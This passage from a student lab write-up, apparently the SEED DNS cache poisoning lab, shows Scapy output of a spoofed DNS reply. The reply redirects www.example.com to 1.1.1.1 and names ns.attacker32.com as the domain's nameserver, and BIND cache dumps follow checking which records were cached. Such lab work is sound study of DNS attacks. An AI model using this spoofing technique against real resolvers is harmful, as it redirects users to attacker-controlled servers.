        nscount   = 2
        arcount   = 3
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'www.example.com.'
         |  qtype     = A
         |  qclass    = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'www.example.com.'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 1.1.1.1
        \ns        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'example.com'
         |  type      = NS
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 'ns.attacker32.com.'
```

```
seed... × seed... × seed... × root@... × root@... × seed... × seed... ×
          |###[ DNS Resource Record ]###
          |  rrname    = 'example.com'
          |  type      = NS
          |  rclass    = IN
          |  ttl       = 259200
          |  rdlen     = None
          |  rdata     = 'ns.example.com.'
         \ar         \
          |###[ DNS Resource Record ]###
          |  rrname    = 'ns.attacker32.com.'
          |  type      = A
          |  rclass    = IN
          |  ttl       = 259200
          |  rdlen     = None
          |  rdata     = 1.2.3.4
          |###[ DNS Resource Record ]###
          |  rrname    = 'ns.example.net.'
          |  type      = A
          |  rclass    = IN
          |  ttl       = 259200
          |  rdlen     = None
          |  rdata     = 5.6.7.8
          |###[ DNS Resource Record ]###
          |  rrname    = 'www.facebook.com.'
          |  type      = A
          |  rclass    = IN
          |  ttl       = 259200
          |  rdlen     = None
          |  rdata     = 3.4.5.6

.
Sent 1 packets.
```

Now while digging from the User's terminal only this information was available from the Name Server and Authorization Server.

Using the command cat /var/cache/bind/dump.db | grep attack.

```
                        777531  NS      ns.attacker32.com.
```

Using the command cat /var/cache/bind/dump.db | grep example.

```
example.com.            777531  NS      ns.example.com.
www.example.com.        863933  A       1.1.1.1
```

And finally the Additional Servers which were not cached.

```
root@f80eb4150289:/etc/bind# cat /var/cache/bind/dump.db | grep goo
gle
root@f80eb4150289:/etc/bind# cat /var/cache/bind/dump.db | grep fac
ebook
root@f80eb4150289:/etc/bind#
```